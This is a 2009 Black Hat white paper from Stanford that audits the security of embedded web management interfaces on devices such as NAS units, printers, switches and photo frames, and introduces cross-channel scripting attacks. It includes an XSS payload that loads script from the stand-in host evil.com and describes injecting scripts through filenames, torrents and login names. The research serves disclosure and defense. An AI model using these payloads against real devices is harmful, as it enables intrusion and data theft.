Black Hat USA 2009

Embedded Management Interfaces: *Emerging Massive Insecurity*

Hristo Bojinov, Elie Bursztein, Eric Lovett, Dan Boneh

Stanford University **Security Laboratory**

`http://seclab.stanford.edu`

PREFACE

The *secure embedded management interface project* is being conducted at the Stanford Security Lab. Its objective is to assess the state of the art of embedded management interfaces and develop more secure solutions. This white paper summarizes the result of the first part of our project: the assessment of the security of current embedded management interfaces. Its results will be used in the second part of the project as a foundation to build more secure management interfaces. The Security Lab is a part of the Computer Science Department at Stanford University. Research projects in the group focus on various aspects of network and computer security.

Table of Contents

1 Introduction

These days, virtually all network-capable devices, including simple consumer electronics such as printers and photo frames, ship with an embedded web interface for easy configuration. The ubiquity of web interfaces can be explained by two key factors. From the user perspective, they are easy to use because the interaction takes place in a familiar environment—the web browser. For the manufacturer, providing a web-based interface is cheaper than developing and maintaining custom software and installers.

Motivation

Though web interfaces are clearly an effective solution from a usability perspective, considerable expertise is required to make them secure [26]. Surprisingly, this widely-adopted technology is almost completely unexplored from a security point of view. Thus, in September 2008, we decided to investigate the security of embedded management interfaces and how it can be improved. Initially we only expected that only a few embedded web interfaces would exhibit security vulnerabilities, as previous work [20] on the subject had been limited in scope. However, our investigation revealed a completely different picture. **All** of the devices we audited contained significant vulnerabilities: overall we reported more than **50** vulnerabilities to CERT. This is why we have decided to call our talk "Emerging Massive Insecurity"– the security of embedded devices will likely become a prominent issue in the immediate future. The scope of this issue is not limited to embedded devices, because these devices can be used as stepping stones for more complex attacks. For example, compromising a photo frame in an office building can lead to an infection of a web browser connecting to the photo frame. This infection can then subsequently spread to the entire local network. There are three main factors that explain why these devices are currently insecure:

- **The web interface*'s* long tail:** Most security researchers focus on the most prominent software systems, such as Apache, Internet Information Services (IIS), PHPbb, and Gmail because they are massively used and therefore the impact of a single vulnerability is enormous. Accordingly, the long tail*s* of interfaces used only on very specific devices have been almost completely ignored.

- **The complexity of the vulnerabilities:** The most interesting vulnerabilities we uncovered c*a*me from exploiting the interaction between the different communication channels offered by the devices, such as the interaction between an FTP server and the web interface on a NAS. Accordingly, we have named this type of vulnerability **Cross Channel Scripting (XCS)** . The security of interaction across channels is difficult to assess because something that is innocuous in one channel may well be malicious in another. For example, the string `<script>alert(1)</script>` is innocuous when embedded in an FTP command but will cause an XSS attack when displayed in an HTTP interface.

- **The lack of tools** : Securing embedded interfaces is difficult because there are no tools devoted to auditing them and no framework designed to help developers secure them. In particular, we had to develop ad-hoc scripts and tests to scan for **XCS** vulnerabilities. Overall, because there is a lack of good software tools for developing embedded web sites, each vendor is forced to develop its own web application, which can (and usually does) lead to security problems.

Contribution

Our main contribution is the first in-depth audit of embedded web management interfaces. To perform the audit we:

- **Developed an efficient methodology:** This helped us choose devices that were particularly interesting to analyze either due to their ubiquity or to the set of services they support.
- **Found new types of vulnerabilities:** We discovered a class of attacks that exploit the interaction between the web interface and other communication channels on the device. For example, we show how the FTP service on a NAS or the SIP service on a phone can be used to compromise the device's web interface. Generally speaking, little care was taken to ensure that malicious web scripts could not be uploaded via a non-web service. Consumer electronics are especially vulnerable to these attacks since vendors compete based on the number and variety of services supported by their products.
- **Discovered vulnerabilities in a wide spectrum of devices:** We found vulnerabilities in all **21 devices** from **16 different brands** that we studied, including Dell, Linksys, Samsung, and IBM. These devices represent **8 different categories** , including switches, cameras, photo frames, and lights-out management modules. We are in the process of vendor notification through CERT.


By publishing the results of our audit, we hope to shed light on a corner of the security space that is largely unexplored and to convince both the security community and vendors that the security of embedded interfaces is a serious threat that needs to be addressed. In future work, we hope to improve the situation by developing a light-weight web framework that will help vendors develop embedded web sites that resist the exploits discussed in this paper.

Outline

The remainder of the paper is organized as follows: In section 2 we briefly go through the background necessary to understand this work. In section 3 we introduce our audit methodology. In section 4 we present an overview of the vulnerabilities we found. In sections 5, 6, 7, 8, 9, 10, 11, and 12, we give detailed descriptions of the vulnerabilities we found, device by device. Each section covers one category of devices. In section 13 we discuss what can be done to mitigate these kinds of vulnerabilities. In section 14 we provide a summary of relevant related work.

2 Background


The embedded device market is growing at a very rapid pace. For example, in the 4th quarter of 2008, 7 million digital photo frames were sold, almost 50% more than in the 4th quarter of 2007 (Figure 1). Similarly, analysts forecast that by 2012, 12 million Network Attached Storage (NAS) devices will be sold each year (Figure 2). At the current pace, devices with embedded web servers will outnumber traditional web servers in less than 3 years: Netcraft reports that there are roughly 40,000,000 active web servers on the Internet in June 2009 [18].


The Global Digital Photo Frame Market
Quarterly Unit Sales (1Q07-4Q08)

Source: Digital Photo Frame Market: Global 2H08 Update
© 2009 Parks Associates

Figure 1: Evolution of the digital photo frame market


In order to distinguish their products from those of their competitors, vendors have begun to add additional features. As the number of features increases, a need rapidly arises for a powerful management interface on the device. To offer this in an intuitive, convenient, and cost effective way, vendors have started to embed web interfaces in their products. Digital photo frames are an excellent example of this expansion of features and need for a configuration interface. Thus, while web interfaces are currently found only on the high-end frames, they will quickly become the norm across the entire market.



Source: *Home Servers and Consumer Storage*
© 2008 Parks Associates

Figure 2: Evolution of the NAS market

For example, Figure 3 is a screenshot of the interface embedded in a high-end Samsung photo frame. This interface allows the user to control the frame's display remotely, add an Internet photo feed to be displayed on the frame, and to find out various statistics. Although at first sight this interface looks perfectly designed, we have found that in reality it is completely flawed: for example, it is possible to bypass the authentication process and still view photos and store copies of them remotely.



Samsung Photo Frame Web Configuration

Photo Frame

test

Now Playing: **A.JPG**

Frame Serial Number: 839ec12a-6347-400f-be4c-48a512f8cb4d
Firmware Version: M-CB08S6US-1001.1

Copyright Samsung 2008. All rights reserved.

Figure 3: The web interface embedded into a Samsung interface

2.1 Types of devices

We found web based management interfaces in the following eight types of devices:

NAS: A network-attached storage (NAS) unit is basically a computer attached to a network that is used solely as a data storage service by other computers on the network. For a detailed description and audit results see Section 5.

Switch: Most corporate network switches offer a web-based interface for configuring the switch, including options such as virtual local-area networks, SNMP communities, IP-based security filtering, and AAA protocols. For a detailed description and audit results see Section 6.

IP Camera: Many companies now offer cameras that can be attached to a home network to provide remote monitoring services. These cameras generally provide a web interface through which the owner can configure the camera and view the video captured. For a detailed description and audit results see Section 7.

Photo Frame: Digital photo frames allow users to display a series of digital photos on a single frame. They generally connect wirelessly to home networks and feature web-based interfaces for setup and configuration. For a detailed description and audit results see Section 8.

IP Phone: Many office phones are now operated over TCP/IP. Since they are network-connected, they also often offer web-based interfaces for configuration and call log access. For a detailed description and audit results see Section 9.

Router: Home routers generally have a web-based interface that allows users to configure various options, such as network-address translation, wireless encryption, MAC address filtering, and port forwarding. For a detailed description and audit results see Section 10.

Printer: Many office printers now feature web-based interfaces through which administrators can remotely view the status of the printer, reboot it, or configure it. For a detailed description and audit results see Section 11.

LOM: Lights-out management (LOM) interfaces now exist in many computers to allow administrators to remotely access the computer, even when it has failed or has been turned off. They generally offer configuration and reboot/recovery options via a web-based interface. For a detailed description and audit results see Section 12.

2.2 Vulnerability classes

During the evaluation of each device, we looked for the following types of vulnerabilities:

- **XSS:** As a warm-up we started by testing for Type 2 (stored) cross-site scripting (XSS) vulnerabilities [6], which are common in web applications. Most devices are vulnerable, including those that perform some input checking. For example, the TrendNet switch ensures that its system location field does not contain spaces, but does not prevent attacks of the form `loc");document.write("<script/src=` `'http://evil.com/a.js'></sc"+"ript>`.

  XSS attacks are particularly dangerous on embedded devices because they are the first step toward a persistent reverse XCS, as discussed below.

- **CSRF:** Cross-site request forgeries [26] enable an attacker to compromise a device by using an external web site as a stepping stone. We also used CSRF as a way to inject Type 2 (stored) XSS and reverse XCS payloads.

- **File security:** For each device, we checked whether it was possible to read or inject arbitrary files. Some devices, such as the Samsung photo frame, allow the attacker to read protected files without being authenticated. On this device, even when the Web interface was protected by a password, it was still possible to access the photos stored in memory by using a specially crafted URL. On other devices, the Web interface could be compromised by abusing the log file.

- **User authentication:** Most devices have a default password or no password at all. Additionally, most devices authenticate users in cleartext (i.e. without HTTPS). This was even true for several security cameras, which is surprising given that they are intended to securely monitor private spaces.




Figure 4: Overview of an XCS attack

- **XCS:** A *Cross-Channel Scripting* attack [3] comprises two steps, as shown in Figure 4. In the first step the attacker uses a non-web communication channel such as FTP or SNMP to store malicious JavaScript code on the server. In the second step, the malicious content is sent to the *victim* via the Web interface. XCS vulnerabilities are prevalent in embedded devices since they typically expose multiple services beyond HTTP. XCS bugs are harder to detect than XSS and CSRF since they involve multiple communication channels.

- **Reverse XCS:** In a *Reverse XCS* attack the web interface is used to attack another service on the device. We primarily use reverse XCS attacks to exfiltrate data that is protected by an access control mechanism.

We did not look for SQL injections [9], as it was unlikely that these devices would contain a SQL server. While in some cases we found weaknesses in the networking stack (for example: predictable ISNs), we do not discuss that topic here.

3 Methodology

In this section, we discuss our audit methodology and explain the rationale behind it.

3.1 Threat model

The audit was conducted from the perspective of a *network intruder*, which is the most likely scenario for an attack. The attacker is located on the local network and tries to take over as many devices as possible. We assume a weak network attacker, namely one who can initiate network connections, but cannot snoop on or modify packets en-route. Many of the vulnerabilities we found can also be exploited by a weaker *web attacker*, one who is on the general Internet rather than the local network specifically.

3.2 Scope of the audit

To ensure that our audit had the widest coverage possible we performed three rounds of evaluation that gradually expanded the scope of the audit in three directions:

- **Device Type:** Our primary objective was to test as many types of devices as possible. The goal was to show that the vulnerabilities found in these interfaces are not specific to any particular device or type of device, but rather are common across all embedded interfaces.
- **Brand:** Our second objective was to maximize the number of brands we audited. The goal was to evaluate the effort each vendor put into securing their devices. We wanted to analyze how prevalent security problems were amongst various different companies. We found that even such companies as IBM and Linksys have created products with these types of security vulnerabilities.
- **Types of Vulnerabilities:** Finally, we aimed to audit particular devices that exhibit innovative or unusual features. Indeed, our most novel discoveries rely on new and unusual features, such as the interaction between an embedded P2P client in a NAS and the device's web interface.

Overall we audited a total of **21** devices, spanning **8** device categories and **16** brands. We believe we achieved our goal of testing devices from every major category that features embedded web interfaces. We made sure to include devices from both large companies (e.g. Intel) and small companies (e.g. eStarling) and companies that make several types of appliances (e.g. Linksys).

3.3 Attack surface measurement

The last part of the audit was to evaluate the impact of the vulnerabilities we discovered. To answer this question, we used a custom attack surface metric based on five criteria. We used an attack surface metric because such a metric allows us to get a better sense of which parts of the system need to be made more secure and enables us to keep track of progress in this direction. For example, currently every device has access control problems (Table 3). Another audit in the future might allow us to determine that the situation has improved if we find that only a small fraction of the devices still have authentication problems.

- **Confidentiality:** Does the vulnerability affect the confidentiality of the user's data?
- **Integrity:** Is it possible to use the vulnerability to alter or erase user data or device settings?
- **Availability:** Does the vulnerability allow an attacker to make the device unavailable by preventing access to it or breaking it?
- **Access control:** Can the vulnerability be used to bypass access control policy? For example, is it possible to use the vulnerability to read files that are supposed to be restricted?
- **Attribution:** Is it possible to use the vulnerability to prevent the attribution of the attacks or later attacks to the real attacker? This mainly occurs when the device is used as a stepping stone to conduct further attacks. Additionally, is it impossible to attribute changes on the device to a particular attacker? For example, does the device lack a system log?

We decided to use a qualitative metric because we do not have a uniform number of devices and brands for each type of device, making quantitative comparisons impossible. Furthermore, the point of enumerating the attack surface is to understand the impact on the network, rather than to try to establish a ranking, which might give a false sense of security.

3.4 Tools used

The audit of each device was done in three phases. First, we performed a general assessment using *NMap* [15] and *Nessus* [22]. Next, we tested the web management interface using *Firefox* and several of its extensions: *Firebug* [8], *Tamper Data* [12], and *Edit Cookies* [28]. We also created a custom tool for CSRF analysis (Appendix 16). In the third phase we tested for XCS using hand written scripts and command line tools such as *smbclient*.

4 Audit Results Overview

4.1 Vulnerability by Category of Device

Table 1 summarizes which classes of vulnerabilities were found for each type of device. We use the symbol □ when one device is vulnerable to this class of attacks and ■ when multiples devices in the class are vulnerable. The second column from the left indicates the number of devices tested in that category.

Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3	■	■	■			■
NAS	5	■	■	■	■	■	■
Photo Frame	3	■	■	■	■	□	■
Router	1	□	□	□			□
IP Camera	3		■			□	■
IP Phone	1	□	□	□			□
Switch	4	■	■	■			■
Printer	3	■	■		■		■

Table 1: Type of vulnerabilities found by devices

This table shows that the NAS category exhibits the most vulnerabilities, which can be expected given the complexity of these devices. We were surprised by the large number of vulnerabilities in photo frames, which are relatively simple devices. A possible explanation is that vendors rushed production in order to grab market share with new features. Indeed, in the Kodak photo frame, half the Web interface is protected against XSS while the other half is completely vulnerable. IP cameras and routers are more mature, and therefore tend to have better security features. Table 1 also shows that even enterprise-grade devices such as switches, printers, and LOMs are vulnerable to a variety of attacks, which is a concern as they are usually deployed into sensitive environments such as server rooms.

4.2 List of Devices by Brand

Table 2 lists which types of devices were tested for each brand. As one can see we did test devices from vendors specialized in one type of product such as *Buffalo*, and from vendors that have a wide range of products such as *D-link*.

Brand	**Camera**	**LOM**	**NAS**	**Phone**	**Photo Frame**	**Printer**	**Router**	**Switch**
Allied								✓
Buffalo			✓					
D-Link	✓		✓					
Dell		✓						
eStarling					✓			
HP						✓		
IBM		✓						
Intel		✓						
Kodak					✓			
LaCie			✓					
Linksys	✓		✓	✓			✓	
Netgear								✓
Panasonic	✓							
QNAP			✓					
Samsung	✓							
SMC								✓
TrendNet								✓

Table 2: List of devices by brand

- **Allied Telesis:** Formerly Allied Telesync, is a telecommunications company specialized in networking hardware.
- **Buffalo Inc:** Is one of the of the 14 subsidiaries of Melco Holdings Inc., initially founded as an audio equipment manufacturer, the company entered the computer peripheral market in 1981 with an EEPROM writer. It is well known for its NAS product.
- **D-Link Corporation:** was founded in 1986 in Taipei as Datex Systems Inc. It began as a network adapter vendor and has gone on to become a designer, developer, and manufacturer of networking solutions for both the consumer and business markets such as IP cameras, routers, and NAS.
- **Dell, Inc:** A multinational technology corporation that develops, manufactures, sells, and supports computers system and other computer-related products. The build their own LOM interface.

- **eStarling:** A brand that belong to the startup PF Digital Inc created in 2006. It is specialized in photo frame with advanced features.

- **HP:** A multinational technology corporation that develops, manufactures, sells, and supports computers system, networking products and other computer-related products. They embedded web interface in printer and server for LOM for example.

- **IBM/Lenovo:** A multinational technology corporation that develops, manufactures, sells, and supports computer systems. The IBM server systems can be configured with a LOM module, which has an embedded web interface.

- **Intel:** The world's largest semiconductor chip maker, based on revenue. The company is the inventor of the x86 series of microprocessors. Intel embeds a web interface in all recent Core2 chipsets to allow a remote administration (as part of the vPro/AMT technology stack).

- **Kodak:** Eastman Kodak Company is a multinational American corporation which produces imaging and photographic materials and equipment. Kodak uses web interfaces in photo frames.

- **LaCie:** LaCie is a computer hardware company specializing in external hard drives, RAID arrays, optical drives, and computer monitors.

- **Linksys:** Founded in 1988 and acquired by Cisco Systems in 2003, is a major provider of home and small office network products. Linksys deploys web interfaces in almost all its products from routers, to NAS, to IP phones and cameras.

- **Netgear:** Founded in 1996, is a US manufacturer of computer networking equipment and other computer hardware. It deploys web interfaces in almost all of its products from routers, to switches, NAS, and cameras.

- **Panasonic:** Formerly known as Matsushita Electric Industrial Co., Ltd., is a multinational corporation based in Kadoma, Japan. Its main business is in electronics manufacturing and produces products under a variety of names including Panasonic and Technics. Panasonic deploys web interfaces in IP cameras, for instance.

- **QNap:** A company specializing in NAS devices.

- **Samsung:** Samsung Electronics is the world's largest electronics company, headquartered in Seoul, South Korea. Samsung Electronics is a global vendor in more than 60 consumer electronics product series.

- **SMC Networks:** Is a hardware manufacturer of equipment such as network cards, switches, wireless routers, broadband routers, VDSL, network attached storage servers, and IP cameras.

- **TrendNet:** A telecommunications company specialized in networking hardware. They use embedded web interfaces in their line of switches and IP cameras.

4.3 Complete Device Vulnerability List

The following table lists, for each device, which types of vulnerabilities we found. Note that nearly all devices were vulnerable to CSRF attacks. Those that weren't either didn't have features that could be vulnerable to CSRF attacks or seemed to implement some sort of referrer header validation, rather than secret validation tokens. Additionally, every single device had authentication vulnerabilities. Only a few devices allowed HTTPS access to the web interface, and none of them restricted users to HTTPS only. Every device had an easy-to-guess default password, and in all cases but one the password was common across units worldwide, rendering it completely useless unless changed during initial setup.

Device	**Manufacturer**	**Type**	**XSS**	**CSRF**	**XCS**	**RXCS**	**File**	**Auth**
DCS-920	D-Link	Camera		✓				✓
Wireless G	Linksys	Camera		✓			✓	✓
BL-C111A	Panasonic	Camera		✓				✓
SPA-942	Linksys	IP Phone	✓	✓	✓			✓
DRAC	Dell	LOM	✓	✓	✓			✓
RSA2	IBM	LOM	✓	✓	✓			✓
vPro	Intel	LOM	✓	✓				✓
Linkstation	Buffalo	NAS			✓			✓
DNS-323	D-Link	NAS	✓	✓				✓
Ethernet Disk	Lacie	NAS	✓	✓	✓			✓
NMH-305	Linksys	NAS			✓		✓	✓
TS-109	QNAP	NAS		✓	✓			✓
ImpactV	eStarling	Photo Frame					✓	✓
EasyShare w820	Kodak	Photo Frame	✓					✓
SPF-85v	Samsung	Photo Frame	✓	✓		✓	✓	✓
HP P2015	HP	Printer	✓	✓				✓
HP 4250	HP	Printer	✓	✓		✓		✓
HP 9000	HP	Printer	✓	✓		✓		✓
WRT54G2	Linksys	Router	✓	✓	✓			✓
AT-FS750	Allied Telesync	Switch	✓	✓	✓			✓
FS750T2	Netgear	Switch	✓	✓				✓
SMC6128L2	SMC	Switch		✓				✓
TEG-S811Fi	TrendNet	Switch	✓	✓	✓			✓

4.4 Attack Surface Complete List

Table 3 lists, for each device, what the vulnerable attack surface is. Nearly every device is vulnerable in four of the five categories. For instance, many devices have CSRF vulnerabilities that allow an attacker to create a user account or change the administrator password. Thus, if an attacker can exploit this single CSRF vulnerability, they have gained access to the device, can write new data to the device or change settings (integrity), and in some cases can continually reset the device, making it unusable. Given that most devices do not keep system logs, a single CSRF vulnerability therefore makes a device vulnerable across many criteria.

Device	Manufacturer	Type	Confid	Integrity	Avail	Access	Attrib
DCS-920	D-Link	Camera		✓	✓	✓	✓
Wireless G	Linksys	Camera	✓	✓	✓	✓	✓
BL-C111A	Panasonic	Camera		✓	✓	✓	✓
SPA-942	Linksys	IP Phone	✓	✓	✓	✓	✓
DRAC	Dell	LOM		✓	✓	✓	✓
RSA2	IBM	LOM		✓	✓	✓	✓
vPro	Intel	LOM		✓	✓	✓	✓
Linkstation	Buffalo	NAS		✓		✓	✓
DNS-323	D-Link	NAS		✓	✓	✓	✓
Ethernet Disk	Lacie	NAS	✓	✓		✓	✓
NMH-305	Linksys	NAS	✓	✓		✓	
TS-109	QNAP	NAS		✓	✓	✓	✓
ImpactV	eStarling	Photo Frame		✓		✓	✓
EasyShare w820	Kodak	Photo Frame		✓		✓	✓
SPF-85v	Samsung	Photo Frame	✓		✓	✓	✓
HP P2015	HP	Printer		✓	✓	✓	✓
HP 4250	HP	Printer		✓	✓	✓	✓
HP 9000	HP	Printer		✓	✓	✓	✓
WRT54G2	Linksys	Router		✓	✓	✓	✓
AT-FS750	Allied Telesync	Switch		✓	✓	✓	✓
FS750T2	Netgear	Switch		✓	✓	✓	✓
SMC6128L2	SMC	Switch		✓	✓	✓	✓
TEG-S811Fi	TrendNet	Switch		✓	✓	✓	✓

Table 3: Attack surface device by device

5 NAS Audit

Network-attached storage (NAS) emerged over 15 years ago. Its main goals are to simplify sharing (compared to direct-attached storage), and to leverage existing, inexpensive network hardware (compared to SCSI or Fibre-channel based products). Typically, a NAS device exposes a variety of filesystem protocols like NFS, CIFS, WebDAV, and FTP through an Ethernet port. Management for the device can be performed via a serial link, however a browser-based interface is better suited and preferred for most management tasks. Beyond management, the web interface often provides a capability to inspect and modify the state of the filesystem. Specialized (often proprietary) storage management software is typical only for large enterprise installations, and hence was outside of the scope of our security audit.


Device	Manufacturer	Type	XSS	CSRF	XCS	RXCS	File	Auth
DNS-323	D-Link	NAS	✓	✓				
Linkstation	Buffalo	NAS			✓			
Ethernet Disk	Lacie	NAS	✓	✓	✓			
NMH-305	Linksys	NAS			✓		✓	
TS-109	QNAP	NAS		✓	✓			

Device	Manufacturer	Type	Confid	Integrity	Avail	Access	Attrib
DNS-323	D-Link	NAS		✓	✓	✓	✓
Linkstation	Buffalo	NAS		✓		✓	✓
Ethernet Disk	Lacie	NAS		✓		✓	✓
NMH-305	Linksys	NAS	✓	✓		✓	
TS-109	QNAP	NAS		✓	✓	✓	✓

5.1 LaCie Ethernet Disk Mini

Vendor: `LaCie`
Product ID: `Ethernet Disk Mini`
Firmware version: `1.1.2`
URL: `http://www.lacie.com/products/product.htm?pid=10994`

XSS via CSRF




Username: a
Password: (15 characters)
Confirm password:

Add new user

Figure 5: An XSS attack via CSRF in the username field.

On this NAS, joint CSRF/XSS attack is possible that allows an attacker to create a link containing arbitrary JavaScript code that will be executed by any user who follows the link, due to a complete lack of input validation. This vulnerability can be exploited simply by creating a link that exploits a particular unchecked input fields. The attack does require that the attacker know the IP address assigned to the NAS, but does not require the attacker to have access credentials.

Login XCS



```
Date               Program                      Message
Jan 10 02:18:48   httpd(pam_unix)[17476]:      session opened for user admin by (uid=(
Jan 10 02:18:48   httpd(pam_unix)[17476]:      session closed for user admin
Jan 10 02:19:07   httpd(pam_unix)[17613]:      bad username []
Jan 10 02:19:46   httpd(pam_unix)[17617]:      bad username [
```

We now own your secret data. For example:

EDmini - secret/

[To Parent Directory]
01/09/2000 22:50:05 7.7k **secret_code.exe**

Figure 6: An XCS attack via a login attempt.

On this device, when a log-in attempt fails, the event and failed username are recorded in the system log. When displayed, the system log entries are not properly escaped, allowing an attacker to use a carefully constructed user name to inject a script into the log. When the log is later viewed by an administrator, arbitrary JavaScript will be executed on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker needs to be able to access the login page of the device.


Filename XCS

Using the SMB command-line interface, a malicious user can rename files. When these constructed filenames are later viewed by an administrator, arbitrary script injection will occur, executing on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker must be able to login to the FTP interface of the device, though the attacker need not have full administrative access to the device.

5.2 Buffalo LS-CHL

Vendor: `Buffalo`
Product ID: `LS-CHL`
Firmware version: `1.00`
URL: `http://www.buffalotech.com/products/network-storage/linkstation/linkstation-live-ls-chl/`

P2P XCS



Torrent Downloads

No File Selected

XCS attack

Name	Size	Progr
<iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'"> 2.pdf	137.6 KB	

Figure 7: An XCS attack via torrent. The text underlined in green is the attack and its results.

Using the BitTorrent download feature of this device, a malicious user can insert malicious scripts onto the device. When carefully constructed torrents inserted and the BitTorrent download feature is later viewed by an administrator, arbitrary JavaScript will be executed on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker must be able to login to the device.

5.3 Linksys NMH305 Media Hub

Vendor: Linksys
Product ID: NMH305
Firmware version: 4.4.9
URL: http://www.linksysbycisco.com/US/en/products/NMH305

Filename XCS

Using the SMB or FTP command-line interfaces, a malicious user can add and rename files on the device. When carefully constructed filenames are later viewed by an administrator, arbitrary script injection can occur, executing JavaScript on the administrator's machine with administrative privileges on the device. To exploit this vulnerability, the attacker must be able to login to the FTP interface of the device, though the attacker need not have full administrative access to the device.

